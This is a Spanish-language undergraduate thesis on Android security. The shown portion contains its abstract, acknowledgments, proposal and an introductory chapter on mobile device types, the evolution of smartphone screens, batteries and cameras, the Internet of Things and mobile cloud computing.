TESINA DE LICENCIATURA

Titulo: Analizando el nivel de seguridad del entorno de Android
Autores: Jesús Luciano Catacora
Director: Lía Molinari
Codirector: –
Asesor profesional: –
Carrera: Licenciatura en Sistemas

Resumen

En este trabajo se realizó una investigación de la seguridad en los dispositivos móviles. Primero, se realizó un estudio de los dispositivos móviles, buscando las causas por las cuales se volvieron protagonistas en esta época, canalizando el foco en los smartphones. Luego se continuó con un análisis de la seguridad en smartphones, presentando varias vulnerabilidades y amenazas; esto sirve para justificar el estudio en esta área y para plantear la definición del problema. El trabajo continúa con una muestra de lo que es el sistema operativo Android, presentando: un panorama general del proyecto, su arquitectura dividida en capas (describiendo cada una) y la descripción de su entorno de desarrollo. Luego, se exponen las medidas de seguridad que provee Android para contrarrestar las amenazas junto con la mención de algunas vulnerabilidades. Luego, se prosigue presentando pruebas concretas y prácticas de algunas vulnerabilidades presentes, con la finalidad de demostrar que existen motivos para mejorar. En la última parte se proponen mejoras, presentando sugerencias, aplicaciones de terceros que pueden contribuir en la seguridad y la aplicación de conceptos de seguridad en un desarrollo simple a modo de demostración.

Palabras Claves

- Seguridad.
- Dispositivos móviles.
- Android.
- Sistemas operativos embebidos.
- Hardening en dispositivos móviles.

Conclusiones

En este trabajo se analizó el contexto de la seguridad en el ámbito móvil, específicamente sobre Android, se realizaron pruebas y se hacen propuestas para minimizar los riesgos. La evolución en móviles con la inclusión de nuevas funcionalidades y productos sorprende al usuario. Los recursos y la información necesaria para realizar un ataque está al alcance de cualquier persona. Se proponen una serie de medidas orientadas a la concientización del usuario y la protección de su información.

Trabajos Realizados

Se realizaron los siguientes trabajos:
- Se expuso un panorama de los dispositivos móviles.
- Se investigaron vulnerabilidades y amenazas de los smartphones.
- Se elaboró una introducción a la plataforma Android.
- Se describieron pruebas ejecutadas en Android.
- Se propusieron alternativas para mejorar la seguridad.

Trabajos Futuros

Los trabajos futuros que se proponen para esta Tesina son:
- Adición de nuevas pruebas prácticas que expongan nuevas vulnerabilidades.
- Realización de las pruebas en otros tipos de dispositivos y otros sistemas operativos.
- Confección de una comparación entre varios sistemas operativos en materia de seguridad.
- Generación del hardening en otras plataformas móviles.
- Extensión de las demostraciones aplicando otros conceptos de seguridad.

Fecha de la presentación: Julio del 2016

Analizando el nivel de seguridad del entorno de Android

Jesús Luciano Catacora

Dirección: Mg. Lía Molinari

Julio del 2016

Indice general

Agradecimientos

A mi familia: Luciano, Juana, Alberto y Carlos, que siempre me apoyaron. Y por supuesto, también estuvieron presentes: Marcela, Abril y Bautista.

A los amigos que conozco desde la infancia, Samuel y Federico.

A los amigos que no veo seguido pero que siempre están desde hace más de una década, como Sebastián Rodriguez, Sergio Bustos y Pablo Rimancus.

A mis amigos que me acompañaron en mi carrera académica y no se cansaron de aconsejarme, entre ellos estan: Alejandro Santos, Pedro Asborno, Laura Celina Pezzini, Matias Silva y Nicolás Musso, este último es uno de los más importantes. En la Facultad también me acompañaron: Pablo Grimaldi, Ezequiel Bellera, Alberto Torres Foltlyn, Julián Grigera, Sergio Firmenich, Diego Torres y Matias Rivero.

A los docentes que me acompañaron: Lia Molinari y Gustavo Rossi.

A los amigos que hice en mi trayecto profesional, con los cuales de alguna forma conté con su apoyo: Conrado Rivera (LIFIA), Juan Miguel Olivares (DGUIAF), Sebastián Jurado (DGUIAF), Javier Campagnale (DGUIAF), Pablo Troche (DGUIAF), Guillermo Scigliotto (DGUIAF), Cristian Marcote (DGUIAF), Pablo Zabo (DGUIAF), Pedro Sandoval (TecnoAp) y Sebastián Benitez (TecnoAp).

A los amigos del colegio secundario “Albert Thomas” que me impulsaron a continuar con este trabajo, entre ellos, Juan Ignacio Talpone, Mariano Bottega, Mariano Delledonne y Guillermo Giachello. Con una mención especial a mi compañero Marco Collado que siempre estará con nosotros.

Algunos compañeros de la escuela primaria “Manuel Rocha” que sigo viendo, como Lucas Sauco, entre otros.

Propuesta de la Tesina

El desarrollo de los dispositivos móviles progresa prominentemente, tanto en el *hardware* como en el *software*, permitiendo la incorporación de nuevas funcionalidades, lo que vuelve más complejo al sistema. En otras palabras, el dispositivo que se usaba sólo para realizar llamadas telefónicas o envíos de mensajes de texto hasta hace algunos años atrás, ahora se lo puede usar también para tareas más complejas que están relacionadas con temas como geolocalización, navegación por la *web*, administración de aplicaciones, entretenimiento, etc. Si bien el cambio tecnológico ha ido evolucionando en pocos años, se evidencia que ha promovido importantes cambios culturales en el cotidiano de popularidad y masividad de este tipo de dispositivos, no ha sido acompañada, lamentablemente, con una mayor concientización acerca de su uso.

Dada la situación de crecimiento en su uso y desarrollo, se puede predecir que estas plataformas móviles tienen un porvenir favorable. No obstante, esos mismos factores conducen a un potencial desorden (o una disipación) en materia de seguridad, y también convierten a la plataforma en objetivo de diversos ataques.

El campo de la seguridad móvil adquiere una real dimensión ante la popularidad de esta tecnología. Por lo tanto, abordar la problemática de la seguridad puede hacerse desde distintas áreas o campos. El objetivo de este trabajo es auditar el contexto de riesgo y proponer distintas alternativas de concientización.

Para el estudio que se desarrolla en este trabajo, se utiliza la plataforma *Android*. Se justifica esta decisión por las facilidades que introduce en el desarrollo de aplicaciones, la popularidad que ganó en el mercado y la cantidad de aplicaciones disponibles.

Este trabajo comprende la exposición de los riesgos que conlleva el uso de un dispositivo móvil en ambientes donde se maneja información sensible o crítica, donde la seguridad es un tema predominante. La incorporación en esta tesina de una plataforma específica, como *Android*, es para puntualizar los conceptos y llevarlos a un ambiente real. Asimismo, se reunen dos áreas importantes de la computación: un tema contemporáneo como es la computación móvil y un asunto recurrente en la informática como lo es la seguridad.

Esta tesina inicialmente analiza la tecnología asociada a dispositivos móviles, su contexto en el marco de la seguridad, incluyendo riesgos actuales y potenciales. Luego se proponen alternativas para mejorar la estructura de seguridad de *Android*.

Los resultados que se esperan son la comprensión de la problemática de la seguridad en los dispositivos móviles, para luego proponer y plantear aportes y sugerencias que contribuyan a mejorar los mecanismos de seguridad sobre este tipo de dispositivos.

Panorama

Estructura de la Tesina

- Primero, se presentarán a los dispositivos moviles y la importancia de su seguridad.
- Segundo, se expondrán de forma breve las cualidades generales de la plataforma *Android*.
- Tercero, se mostrarán las características de *Android* para mejorar la seguridad.
- Cuarto, se describirán pruebas que se realizaron para mostrar vulnerabilidades concretas de los *smartphones*.
- Quinto, se propondrán medidas para mitigar riesgos.
- Finalmente, se concluirá con una exposición de los resultados y una reflexión a partir de los mismos.

Capítulo 1

Seguridad en dispositivos móviles

1.1 Objetivo

El objetivo general de este capítulo es describir el impacto que están generando los dispositivos móviles en el ámbito de la seguridad, analizar sus riesgos y formular algunas propuestas para su mitigación.

Este capítulo se divide en 2 partes. Inicialmente se mostrarán los factores que caracterizan a los dispositivos móviles para entender su naturaleza, diversidad y protagonismo; luego, se profundizará el tema de la seguridad en los dispositivos móviles.

1.2 Sobre los Dispositivos Móviles

En esta primer parte, se exponen definiciones y características de los dispositivos móviles. Luego se definirá un campo de estudio acotado, en dispositivos concretos: los *smartphones*. Esta circunscripción, justificada en parte por el crecimiento del *smartphone*, servirá para concentrar el estudio en un campo específico. Una vez que se entra en contexto con el objeto de estudio, se hará un análisis del uso de los *smartphones* en el mercado y se mostrará lo cambiante que es.

Los dispositivos móviles son aquellos que están hechos para ser portables, siendo relativamente compactos y livianos para su transporte. Además, cuentan con tecnología que le permite procesar, almacenar y mostrar datos con un manejo eficiente de la energía, lo que le otorga cierto nivel de autonomía. Finalmente, por lo general son capaces de conectarse a un canal de comunicación para alcanzar una red de datos que consiste de una tecnología inalámbrica [UNDEMOB]. Tratan de alcanzar las aptitudes que tienen las computadoras de escritorio tradicionales. Algunos ejemplos de esta clase de dispositivo son: *tablets*, *smartphones*, *netbooks*, *notebooks*, *pagers*, *PDAs*, entre otros.

1.2.1 Características considerables

Los dispositivos móviles no poseen las mismas comodidades (y limitaciones) que poseen las computadoras personales. Según 2 guías de *NIST* [NISTGUI] [NISTFOR] visto el 11 de Septiembre del 2015, se resumen algunas características de estos dispositivos con sus pros y contras:

- El tamaño y el peso: la tendencia de la tecnología electrónica se inclina por aumentar la capacidad y las funciones en un espacio cada vez más reducido. Estos

dispositivos presentan diversas formas, pero como regla general, se puede definir que tienen un grosor menor a 2 cm. y un peso menor a 0,9 Kgrs. Esta tendencia inicial, se ha visto modificada ante su uso para fotos, videos y visualización de archivos multimedia. También los teclados tienden a ser reducidos, lo que puede llegar a dificultar su uso; existen ciertos métodos alternativos de entrada de texto, como el reconocimiento de escritura o voz, los cuales requieren cierta preparación para usarlos de forma segura.

- La capacidad de almacenamiento: se refiere al almacenamiento interno del dispositivo, que por lo general es limitado para las operaciones que el usuario lleva a cabo. Sin embargo, este inconveniente puede resolverse o al menos mejorar sustancialmente por dos métodos. Por un lado, el aumento de la capacidad de almacenamiento mediante tarjetas de memoria, y por otro lado, mediante el uso cada vez más estandarizado del trabajo en la nube.
- Ancho de banda variable: por lo general, el acceso a Internet móvil es mas lento que en las conexiones cableadas, a menos que se empleen tecnologías mas recientes (como las redes 4G). Usualmente, la disponibilidad de las redes móviles están limitadas por el rango de las torres telefónicas que distribuyen la señal; se puede añadir otros factores variables que afectan la calidad de la señal, como el clima, el ambiente físico y la proximidad a la fuente de la señal; por ejemplo, los túneles, los edificios y las áreas rurales representan impedimentos para el alcance de la señal. La mayoría de los dispositivos actuales se pueden conectar a redes locales (LAN) mediante tecnología *Wi-Fi*, las cuales resultan ser baratas en comparación con las redes de datos de los proveedores de telefonía celular, aunque tienen un rango muy limitado.
- Estándares de seguridad: cuando se le da un uso profesional a estos dispositivos, el usuario debería tener cuidado cuando se conecta a redes públicas, las cuales pueden usarse como medio para realizar ataques a los dispositivos conectados. Cuando la seguridad es importante, uno se ocupa de respetar ciertos estándares de seguridad. Se podría llegar a utilizar una red *VPN*, para mermar los riesgos.
- Agotamiento del suministro eléctrico: cuando no se dispone de una entrada a la línea eléctrica o a un generador portátil, los dispositivos móviles dependerán únicamente de la batería. Si se considera el tamaño compacto de muchos dispositivos, por lo general el usuario no estará forzado a emplear baterías costosas para obtener la duración necesaria. El usuario debería tener en cuenta que el dispositivo móvil es un complemento secundario que puede apagarse.

1.2.2 Clasificación

Existe una gran diversidad de dispositivos móviles en función de factores como el tamaño, capacidad de procesamiento, presencia de sensores, propósito, entre otros. Entonces, para proveer un panorama del grado de heterogeneidad en los dispositivos móviles, se define una posible clasificación [KINDMOB] [DISCOMP]:

- *Tablet*: es una computadora portátil de mayor tamaño que un *smartphone* y tiene una pantalla de tipo *touchscreen*, que dispone de un teclado virtual en vez de un teclado físico, con la que se interactúa principalmente con los dedos o un marcador digital. Este tipo de computadoras puede ser una mala opción para el uso de aplicaciones que requieran un teclado físico para escribir texto. No obstante, por su capacidad de procesamiento, es capaz de lograr la mayoría de las tareas que una laptop realiza habitualmente.
- *E-book reader*: también llamado *e-reader*, es un dispositivo electrónico móvil que está diseñado principalmente para leer libros digitales, diarios y revistas. La mayoría de los modelos tienen una pantalla táctil y la capacidad de conectarse a *Internet*. Su propósito es portar una gran cantidad de libros sin llevar consigo una gran carga. Por lo general, el tamaño de estos dispositivos es menor que el de las *tablets* y mayor que el tamaño de los *smartphones*. Se pueden mencionar algunos ejemplos de modelos comerciales como *Amazon Kindle* y *Barnes & Noble Nook*. Hay 2 tipos de *e-book reader*, en función de su pantalla puede ser *e-paper* ("papel electrónico") o *LCD*. El primer tipo, por lo general tiene una pantalla en blanco y negro que no genera luz; por ello, causa menos fatiga visual (sobre todo cuando se lo usa con la luz del sol), está diseñado para parecerse a la página de un libro; su rendimiento y la velocidad con que se refresca la pantalla no sirven para ver videos u otro contenido multimedia, sin embargo su batería dura más que los *e-readers* que tienen *LCD*. El segundo tipo tiene una pantalla como las que usan las *tablets* y *laptops*; puede mostrar colores, con lo cual su uso es recomendable para ver libros con fotos y revistas; por lo general, éste tipo de *e-reader* es más caro, más versátil y tiene un mejor rendimiento que el *e-paper*, son muy parecidos a las tablets.
- *Wearable device*: son pequeños dispositivos electrónicos que son usados bajo, con o sobre la ropa. Generalmente, estos dispositivos se comunican con un dispositivo móvil o una computadora. Entre los *wearable devices* se pueden mencionar *activity trackers*, *smartwatches* y *smartglasses*. Los *activity trackers* permiten realizar un seguimiento de factores relacionados al deporte como tiempo transcurrido, distancia recorrida, ritmo cardíaco y calorías quemadas a través de un sensor ubicado en la zapatilla, por ejemplo, como es el caso de *Nike+*. Los *smartwatches* se pueden considerar como una extensión de los *smartphones*, porque se comunican con ellos y realizan funciones como responder llamadas, leer o enviar mensajes, reproducir música, etc; un ejemplo de *smartwatch* es el modelo de *Motorola* llamado *Moto 360*. Los *smartglasses* esencialmente le permiten ver al usuario información del entorno físico que lo rodea, mediante uno anteojos; así también, se pueden sacar fotos o filmar videos que luego se pueden ver con estos mismo anteojos.
- *Smartphone*: tiene una amplia serie de características en cuanto a *hardware* y *software*; además, se puede extender su funcionalidad instalando aplicaciones (existe una gran gama). Entre sus cualidades, se puede mencionar que es multitarea, tiene acceso a Internet vía *Wi-Fi* o *3G* (algunos ya se conectan a la red

4G), se puede conectar con otros dispositivos o computadoras con alguna tecnología inalámbrica (ya sea *Bluetooth*, *NFC* u otra), cuenta con al menos una cámara digital integrada, sensores (acelerómetro, giroscopio, sensor de luz ambiental, sensor de proximidad, etc.) y cuenta con las funciones que brinda un *GPS*. En cuanto a la capacidad operativa, se pueden leer documentos en varios formatos (*PDF* y *Microsoft Office*, entre otros), navegar por la web, ver videos, escuchar música, interactuar con las redes sociales, jugar juegos con gráficos avanzados y muchas otras actividades más con la instalación de aplicaciones; además de las funciones de un celular (realizar llamadas, enviar mensajes de texto, etc.). Cuenta con una pantalla táctil y algunos tienen un teclado incorporado.

Cabe mencionar otro tipo de dispositivo móvil que se extinguió, el *smartbook.* Fue una clase de dispositvo que básicamente combinaba características de un smartphone y una netbook [CNETSMA]. Su período de existencia fue entre los años 2009 y 2010. Su presencia en el mercado expiró debido al auge de los *iPads* de *Apple y* las *tablets* con *Android* [SLASHGE].

Se puede ver que existen diversos formatos de dispositivos móviles, pero este trabajo se va a enfocar particularmente en los *smartphones*.

1.4 Smartphones

En esta parte se revisan consecuencias relevantes de la irrupción de los *smartphones*: su evolución, tendencias relacionadas a su uso y estadísticas de consumo.

1.4.1 Evolución

Las tendencias cambiantes en el mundo de los smartphones pueden dar un indicio o una muestra de su evolución. A continuación se van a tocar 3 temas distintos para tener noción del cambio que se produce constantemente y la rapidez con que se da (incluso más rápido que el avance de las computadoras de escritorio). Estos temas corresponden al cambio que se da en el tamaño de la pantalla, las baterías y el dispositivo para capturar fotos y video.

1.4.1.1 Evolución en el tamaño de la pantalla

En el sitio web *phonearena.com* se realizaron encuestas a lo largo de varios años. Estas encuestas apuntaban a recolectar información acerca de los gustos que tienen los visitantes del sitio con respecto al tamaño de pantalla que prefieren y los resultados publicados en Julio del 2015 fueron los siguientes [PHONEAR]:

En el año 2007, los equipos con menos de 4" eran considerados grandes por la mayoría de los usuarios.

En el año 2011, la preferencia apuntaba a smartphones con pantallas de de 4,0" hasta 4,3", como las que traen los modelos *Galaxy S2* (de *Samsung*) o *ThunderBolt* (de *HTC*),

con una cuota del 41%. Los *smartphones* con una pantalla de 4.3" o más, estaban tomando una presencia considerable.

En el año 2014, el 38% de los usuarios preferían usar *smartphones* con pantallas de entre 4,5" y 5,0". Los equipos con pantallas de más de 5", como el modelo *G3* (de *LG*), estaban empezando a ocupar un espacio importante, representaban un 28%. Por otro lado, el grupo de *smartphones* que tienen una pantalla por abajo de las 4" fue reducido drásticamente a 1%.

En el año 2015, los *smartphones* de 5" y 5,5", como los modelos *Galaxy S6* (de *Samsung*) y *G4* (de *LG*), continuaban creciendo considerablemente y actualmente son los más preferidos. Los *smartphones* llamados "*Phablets*" con pantallas que van de las 5,5" a las 6", como los modelos *Note 4* (de *Samsung*) o *Nexus 6* (de *Motorola*), están tomando cierta popularidad notable.




Figura 1 – Evolución de las pantallas de los celulares.[1]

1.4.1.2 Evolución en las baterías

Las baterías, tuvieron la siguiente evolución [CHARGET] [EBAYPHO].

Durante la década del 80, los celulares utilizaban principalmente las baterías de níquel-cadmio (también llamadas *NiCD*). Éstas eran voluminosas y pesadas; tenían los siguientes problemas: después de que eran recargadas varias veces, no siempre mantienen una carga, y además establecieron lo que se llama "efecto de memoria". Este fenómeno reduce la capacidad de las baterías cuando se quiere cargar una batería sin haberla descargado del todo. Estos problemas propiciaban el descarte de baterías, lo que

1 Mancha, A. (2015). “Mobile Phone Size Evolution”. Recuperado de http://www.dailyinfographic.com/mobile-phone-size-evolution

aumentaba el gasto del mantenimiento de un celular. Estas baterías tenían una tendencia a calentarse. Usaban cadmio, un material tóxico que causa problemas al medio ambiente si no se tenía cuidado cuando se desechaban.

Luego, a comienzos de la década del 90, se comenzó a usar otro tipo de batería, las de níquel-metal hidruro (también llamadas *NiMH*). Éstas no eran tóxicas y se había reducido el problema del efecto de memoria. En comparación con sus predecesoras, éstas eran más delgadas (pesaban menos) y el tiempo que les llavaba recargarse era menor. A este tipo de baterías le sucedió otro tipo de baterías, las de Ion de Litio (también llamadas *Li-Ion*), que eran más ligeras aún, su carga duraba más y tomaba menos tiempo la recarga que su predecesora (*NiMH*). Ya no sufren las consecuencias del efecto de memoria. Además, este tipo de batería ya no contamina el medio ambiente. Sin embargo, éstas son más costosas que las anteriores. Es posible que este tipo de baterías hayan sido usadas por los primeros smartphones.

Las baterías que usan los smartphones actuales son las de polímero de litio (también llamadas *LiPo*). Estas baterías están selladas en plástico, en lugar de metal, por lo que son más ligeras, más chicas y más seguras que las anteriores (*Li-Ion*). Éstas no sufren el efecto de memoria, por lo tanto no disminuyen su capacidad cuando la batería no está completamente agotada entre cada carga. Pueden contener más carga eléctrica (más del 40% aproximadamente) que su predecesora.

A partir de esta recopilación de hitos, se podría concluir de forma parcial, que en una primera parte, las baterías fueron disminuyendo su tamaño y peso por una cuestión de practicidad, para que los *smartphones* sean más fáciles de transportar (portabilidad), y así puedan ser usados en cualquier lugar. Y en una segunda parte, con la salida de los celulares con características avanzadas (predecesores a los *smartphones*), crecía la demanda para conseguir baterías con más capacidad de carga y que fueran menos descartables, para que estos celulares pudieran sustentar el uso cada vez más intenso de las nuevas aplicaciones, dado que muchas de estas aplicaciones consumían recursos considerables del equipo y estos equipos aún no estaban preparados.

1.4.1.3 Evolución en las cámaras digitales incorporadas

En la actualidad, las cámaras digitales incorporadas en los celulares es algo común, asimismo existen cada vez menos personas que llevan consigo un dispositivo dedicado para tomar fotos. A continuación, se va a dar un recorrido de los eventos que marcaron la incorporación de las cámaras en los celulares [DIGITRE], a la vez se da una aproximación del traspaso de los celulares convencionales a los *smartphones*.

Se dice que el primer celular (aún no habían *smartphones* en esta época) con cámara de fotos data del 2000, el modelo se denominaba *SCH-V200* fabricado por la empresa *Samsung*. Era un celular plegable, tenía una pantalla de 1,5" con tecnología *TFT-LCD*, la cámara incorporada tenía una resolución de 0,35 megapíxeles y era capaz de sacar 20 fotos con la memoria que poseía; no obstante, había que conectarlo a una computadora para obtener sus fotos.

Por otro lado, se dice que el primer celular con cámara fotográfica fue fabricado por la empresa *Sharp*, el modelo se llamó *J-Phone* y salió a la venta en Japón en el año 2000. Este celular podía tomar fotos con una resolución de 0,11 megapíxeles.

Dados los comentarios hechos en esta página [BBCNEWS], los cuales se pueden tomar como una muestra de la postura de los usuarios de celulares hacia los primeros modelos con cámaras: reticencia y escepticismo, posiblemente debido a que los celulares se usaban principalmente para realizar llamadas telefónicas y esta tecnología aumentaría considerablemente su precio.

En el año 2002, la adopción de los celulares japoneses con cámara de fotos estaban en una etapa temprana en el mercado de EE.UU., como ejemplo de esta tendencia se puede mencionar al modelo de la empresa *Sanyo* llamado *SCP-5300*, posiblemente sea el primero en llegar al mercado norteamericano. Entre sus características, se puede mencionar que tenía una cámara de 0,3 megapíxeles, podía capturar imágenes de 640 x 480 píxeles, tenía un flash básico, control de balance de blancos, temporizador y zoom digital.

A finales del 2003, los celulares con cámara penetraron al mercado de los EE.UU. considerablemente y más de 80 millones de unidades ya habían sido vendidos en todo el mundo. En este momento, se iniciaba una tendencia: la calidad de las cámaras aumentaba y los precios caían. Un ejemplo de este crecimiento en EE.UU., fue la salida del modelo *PM8920* de la empresa *AudioVox* en el 2004. Fue el primer celular en ese país que disponía de una cámara de 1,3 megapíxeles, la cual era capaz de capturar imágenes de 1280 x 960 píxeles.

A finales del 2004, los celulares con cámara representaban la mayoría de las ventas. La consultora *Canalys* informó que más de la mitad de los celulares vendidos en el mundo en los primeros 9 meses del 2004 tenían cámaras; además, dos tercios de todos los celulares vendidos en el tercer trimestre del 2004 traían cámara fotográfica. En el mercado de los celulares con cámara, a esta altura de la historia, venía liderando el fabricante finlandés *Nokia*.

En el año 2005, *Nokia* lanzó el modelo de celular *N90* que marcó un hito en los celulares que traían cámara de fotos. Este modelo traía una cámara de 2 megapíxeles, lente de óptica *Carl Zeiss*, autofoco, un *flash LED*, entre otras características novedosas para esa época.

La empresa *Nokia* en ese entonces era uno de los precursores de esa época, pero tenía un serio rival: *Sony Ericsson*. *Sony* ya había entrado al mercado de las cámaras digitales con su línea de productos *Cyber-shot*, aunque con las cámaras en celulares tuvo algunos intentos para quedarse con el liderazgo: en el 2006, sacó a la venta su celular *K800i*, tenía una cámara de 3,2 megapíxeles con autofoco, estabilización de imágenes y un flash de xenón. En ese año, *Nokia* respondía de forma natural con modelos como el *N73*, que traía una cámara de 3,2 megapíxeles.

En el 2008, *Nokia* vendió más celulares con cámaras que *Kodak* vendiendo cámaras de

fotos tradicionales, *Nokia* se volvió en el fabricante más grande de cámaras.

En el 2010, la cantidad global de celulares con cámara totalizó más de mil millones. A esta altura de la historia, la mayoría de los celulares, incluso los de baja gama, eran vendidos con una cámara de fotos incorporada; en la carrera por los megapíxeles, habían por lo menos 3 empresas que habían lanzado celulares con cámaras de 12 megapíxeles: *Samsung* con su modelo *Pixon12 M8910* (el primero, en el 2009), *Sony Ericsson* con el modelo llamado *Satio* (2009) y luego *Nokia* lanzó el modelo *N8* (2010).

En el 2012, *Nokia* publicó el modelo *808 PureView* que traía una cámara de 41 megapíxeles y varias características de una cámara profesional (como el lente *Carl Zeiss* que traía), usaba el sistema operativo *Symbian* (fue uno de los últimos celulares en llevar este sistema operativo). Luego, a mediados del 2013, *Nokia* presentó su modelo *Lumia 1020* que traía una cámara como el modelo *808 PureView* (con ciertas mejoras) y usaba otro sistema operativo: *Windows Phone 8*, estos celulares posiblemente hayan sido los que traían la cámara más avanzada para un celular, de esa época.

Se puede decir que la incorporación de las cámaras en los celulares propiciaron el surgimiento de los smartphones, aunque al principio se las consideró como una tecnología innecesaria.

1.4.2 Tendencias actuales

En esta sección se describirán 2 conceptos que forman parte de las tendencias del año 2015 [GARTTRE] que involucran a los smartphones: Internet de las cosas y *Mobile cloud computing*.

1.4.2.1 Internet de las Cosas

A partir de un documento científico [IOTPAPE], el cual brinda un panorama de la Internet de las Cosas, se la puede definir como un conjunto de dispositivos que poseen sensores incorporados y tienen una conexión a Internet en donde transmiten datos continuamente. En este contexto, el término dispositivo se refiere a cualquier aparato que se pueda prender o apagar, como por ejemplo un equipo de aire acondicionado, una máquina de café, auriculares, *wearable devices*. Esto también se aplica a las piezas que componen una máquina, como el motor de un avión con sensores incorporados, o también puede llegar a ser un animal con un chip integrado al cuerpo. Cada uno de estos dispositivos o "cosas" tienen la capacidad de transferir datos sobre una red y se le asigna una dirección *IP* como un identificador único; sin embargo, dado que la versión 4 del protocolo de internet (*IPv4*) cuenta con poco espacio de direcciones, se debería usar la versión 6 (*IPv6*) que cuenta con mayor disponibilidad de direcciones; entonces, una adopción global de *IPv6* en los siguientes años es un requisito para que la Internet de las Cosas logre el éxito. En caso de que las “cosas” no soporten algunas de las condiciones mencionadas al inicio, se las puede acondicionar para que puedan hacerlo.

Este documento científico expone la siguiente definición abstracta de la Internet de las

Cosas:

> *"Son los objetos que están conectados alrededor del mundo y poseen una dirección única basada sobre ciertos protocolos estándar para la comunicación." [IOTPAPE]*

Para tener un panorama más ordenado y una perspectiva de alto nivel, se pueden agrupar a los elementos que componen la Internet de las Cosas en las siguientes categorías:

Hardware: consta de sensores, actuadores y hardware de comunicación incorporado.

Middleware: consta de herramientas de almacenamiento y cálculo para el análisis de datos.

Presentación: consta de herramientas de visualización e interpretación.

En cuanto a las aplicaciones posibles, se pueden citar ejemplos de los efectos que tendría la Internet de las Cosas en distintas áreas.

En el hogar, se puede monitorear la salud de los ocupantes, extrayendo información de su cuerpo con sensores adheridos a la ropa y transfiriéndola a los centros de salud via Internet; con este control se pretende reducir los costos de alojamiento en un hospital, por medio del tratamiento e intervención temprana del paciente. Asimismo también se podrían controlar aparatos como televisores, lavarropas, heladeras y muchos otros de forma eficiente con una mejor utilización de la energía eléctrica. En líneas generales, para comunicar, se puede utilizar un *smartphone*, dado que la información obtenida a través de sus sensores podría brindar un panorama del estado del entorno que lo rodea, a parte hay una gran cantidad de aplicaciones que hacen uso de estos sensores; además, con la conexión que tiene con Internet se puede llevar esta información a la Nube.

En el entorno corporativo, se puede monitorear el ambiente de trabajo para manejar eficientemente los equipos que mejoran la calidad del entorno dentro del edificio. Los parámetros que se podrían manejar dentro de estos entornos son: seguridad, automatización, temperatura y otros, los sensores tienen un papel preponderante en este esquema.

La Internet de las Cosas puede mejorar aspectos relacionados con el tráfico automovilístico, con un control de este entorno se pueden disminuir las emisiones de ruidos, monitorear la duración del viaje de los vehículos y medir la polución del aire, todos estos controles se los puede llegar a hacer en tiempo real.

Se identificaron 3 problemas principales para implementar la Internet de las Cosas:

- Se necesitan de muchas direcciones *IP* para asignárselas a la gran cantidad de dispositivos. Actualmente, se está usando la versión 4 del Protocolo de Internet (*IPv4*), en el cual escasean las direcciones *IP*. Para poder superar este inconveniente, se necesita adoptar la versión 6 de este protocolo como actualmente se está haciendo, aunque esta transición no está yendo tan rápido

como se necesita.

- Dado que millones de dispositivos estarán conectados a Internet, habrá una gran cantidad de datos que necesitarán ser almacenados; entonces se necesitarán grandes almacenes de datos y una gran inversión será necesaria.
- Se reunirá y almacenará una gran cantidad de información personal de personas alrededor del mundo, entonces se necesitará protección para esta información sensible, que es atractiva para los *hackers*.

1.4.2.2 Mobile cloud computing

Según el artículo [MCCSTAT], se define al concepto de *Mobile cloud computing* (MCC) como una tecnología de computación móvil rica que aprovecha los recursos elásticos unificados de las diversas nubes y tecnologías de redes hacia una movilidad, almacenamiento y funcionalidad sin restricciones de modo que pueda servir a una multitud de dispositivos móviles en cualquier lugar y en cualquier momento mediante una conexión a *Internet* independientemente de los ambientes y plataformas heterogéneas basadas sobre el principio *pay-as-you-use* ("pague según lo que utilice"). Esto último se refiere a la característica de la elasticidad, cualidad propia del *cloud computing* que permite el aprovisionamiento y el desaprovisionamiento de recursos informáticos.

En este artículo, junto con esta definición se dan motivos por lo que es conveniente usar *MCC*. La tendencia al *hardware* en miniatura y los requerimientos de movilidad de los dispositivos móviles imponen limitaciones significativas en la CPU, RAM, almacenamiento y batería. Por eso, los fabricantes de dispositivos móviles se esfuerzan para mejorar las capacidades de cómputo de sus productos empleando procesadores de múltiples núcleos de consumo eficiente, memorias RAM más grandes y rápidas, unidades de almacenamiento con poca sobrecarga y más capacidad, baterías de mayor duración. Sin embargo, factores como los límites tecnológicos, económicos, tamaño, peso y las normativas de seguridad del usuario desaceleran el avance tecnológico de los dispositivos móviles. De forma alternativa se puede usar MCC para aliviar las deficiencias intrínsecas de los dispositivos móviles y para cumplir con los requerimientos de los usuarios, los cuales están en constante crecimiento.

